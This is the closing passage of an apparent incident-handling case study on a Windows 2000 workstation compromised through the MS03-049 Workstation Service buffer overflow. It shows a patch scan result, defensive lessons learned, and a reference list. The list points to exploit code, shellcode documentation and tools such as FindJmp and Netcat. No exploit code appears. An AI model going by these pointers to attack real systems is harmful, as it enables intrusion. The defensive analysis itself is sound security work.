..............................................................
Done scanning 10.0.0.22
----------------------------
NOVAK (10.0.0.22)
----------------------------
      * WINDOWS 2000 SP4
      Information
      All necessary hotfixes have been applied.
```

Hfnetchk reports that all hot fixes and service packs have been installed. Before the machine is put back onto the network Kevin contacts the call management software company and asks them if File & Printer Sharing is necessary. They inform him that it isn't since the service runs on UDP port 5673, so they decide to disable File & Printer sharing. The more ports that are closed, the more secure the system is.

5.4 Lessons Learned

For each incident that occurs it's important to learn what exactly transpired and to make sure that it doesn't happen again. This incident can be broken down as follows:

1. The number one problem was the assumption that since the pc is on the LAN and behind a firewall it doesn't need to be updated. This is a common mistake because all it takes is for that one pc to be compromised to bring down the entire network. It's always a double-edged sword when it comes to updating - you can either leave the machine vulnerable to hackers or you can patch it and break something. With that said, it's always best to have a backup in place in case the update fails.
2. Poor VPN configuration. VPN in itself is very secure, but it's only as secure as the person who configures it. In this case the IT department of Fast Quote should have restricted the hosts that the VPN tunnel has access to. Doing this would prevent anyone who has access to the tunnel from reaching additional machines on the network.
3. Set up protocol to follow when incidents arise. The IT department is ultimately responsible for protecting the office and they should have complete autonomy when it comes to taking machines off line. When incidents arise time is of essence and decisions need to be made quickly to contain the attack and to prevent the attack from spreading.
4. The IT department is composed of network admins, not security specialists. Recommendations should be made to either hire a security person or send the IT team for network security schooling.
5. Compose a security list of who has access to what. Make sure audit logs are set up properly on each machine and that they are logging important information.
6. Configure T1 router to filter ports. Close all ports except what is needed. This adds an extra layer to securing your network. The gateway to your office is the router and this is always overlooked.
7. Set up an IDS system between the Firewall and the router. Having an IDS system in place and looking for certain attack signatures is a great way to protect your systems.

8. Have weekly meetings to discuss new vulnerabilities in the wild and running mock drills to make sure everyone on your team knows how to handle incidents if they should arise.

The lesson learned here is to always keep your machines updated and make sure that you create several layers of security to protect your network. Make sure that you review your backup plans weekly and have drills at least once a month to make sure that everyone is familiar with what to do when problems arise. Being in this field we are usually judged for our failures and all it takes is one incident like this to cause a CEO to fire a company's entire IT department.

6.0 References

Netcat
http://www.atstake.com/research/tools/network_utilities/ -Network utility tool

Nmap
http://www.insecure.org/nmap/ - Network scanner

CommView
http://www.tamos.com/products/commview/ - Network Monitor/Analyzer/Protocol Decoder

Arin
http://www.arin.net/ - American Registry for Internet Numbers

Winfingerprint
http://winfingerprint.sourceforge.net/ - Winfingerprint is a Win32 Host/Network Enumeration Scanner.

Retina RPC DCOM Vulnerability Scanner
http://www.eeye.com/html/Research/Tools/RPCDCOM.htmll - Free scanner that scans a network for the Microsoft RPC DCOM flaw.

TFTP Server
http://perso.wanadoo.fr/philippe.jounin/tftpd32.html - A TFTP Server is commonly used to upload/download executable images and configurations to routers, switches, hubs, XTerminals, etc.

Regini.exe
http://www.chaminade.org/MIS/Articles/RegistryEdit.htm#Regini.exe - Regini lets you make a number of edits to the registry from one script file. Regini.exe is only available on the Windows 2000 Resource kit.

VNC (Virtual Network Computing)
http://www.realvnc.com/ - VNC (Virtual Network Computing) software makes it possible to view and fully-interact with one computer from any other computer or mobile device anywhere on the Internet.

WinHex
http://www.x-ways.net/winhex/index-m.html - Computer Forensics, Data recovery, and IT Security Tool Hex Editor, Disk Editor, and RAM Editor.

Shavlik HFNetChk
http://hfnetchk.shavlik.com/default.asp - Free command-line tool that enables you to scan your network for missing security patches

Sonicwall
http://www.sonicwall.com/ - Makers of the Sonicwall Pro 4060 VPN/Network Appliance.

Westel Wirespeed ATM DSL Modem
http://www.westell.com – DSL modem

Dell
http://dell.com/ - Makers of Home PC's and high end servers

Netopia R5300 T1 router
http://www.netopia.com/ - T1 Internet router

3Com Superstack Switch
http://www.3com.com/index2.html - Network switches

Microsoft
http://www.microsoft.com – Makers of the Windows operating systems

Servu FTP Server
http://www.serv-u.com/ - Advanced FTP Server

No-IP
http://www.no-ip.com/ - No-IP.com is a leading dynamic DNS service provider

Lcc-Win32
http://www.cs.virginia.edu/~lcc-win32/ - Free C compiler

Active Ports
http://www.protect-me.com/freeware.html Free tool for Windows NT/2000/XP that enables you to monitor all open TCP and UDP ports on the local computer

FindJmp
http://www.i2s-lab.com/Research-tools.html - Tool to search valid address of opcode like "jmp esp", "call esp" and other registries

Security Focus
http://www.securityfocus.com/ - Source of security information on the Internet

SANS
http://www.sans.org/ - SysAdmin, Audit, Netowrk, Security

LINUX Journal
http://www.linuxjournal.com/article.php?sid=6701 - Buffer Overflow: the Basics

ITSS Information Security Services
http://securecomputing.stanford.edu/alerts/win-workstation-18nov2003.htmltml - MS Workstation Service Permits Remote System Compromise - 18 November 2003

Smashing The Stack For Fun And Profit
http://www.cs.ucsb.edu/~jzhou/security/overflow.html - Documentation on buffer overflows with examples

CERT® Advisory CA-2003-28
http://www.cert.org/advisories/CA-2003-28.html - Buffer Overflow in Windows Workstation Service

Microsoft Security Bulletin MS03-049
http://www.microsoft.com/technet/security/bulletin/MS03-049.mspx - Buffer Overrun in the Workstation Service Could Allow Code Execution (828749)

eEye Digital Security
http://www.eeye.com/html/Research/Advisories/AD20031111.htmll - Credited for discovering the Microsoft Windows Service buffer overflow

Rutgers The State University of New Jersey
http://rusecure.rutgers.edu/add_sec_meas/nullssn.php - Null Session information

Win32 One-Way Shellcode
http://opensores.thebunker.net/pub/mirrors/blackhat/presentations/bh-asia-03/bh-asia-03-chong.pdf - Good documentation on Shellcode

Symantec Security response
http://securityresponse.symantec.com/avcenter/security/Content/9011.htmlml - Information on the Workstation service vulnerability

Security Focus Exploit Code Examples
http://www.securityfocus.com/bid/9011/exploit/ - Microsoft Workstation Service Buffer overflow code examples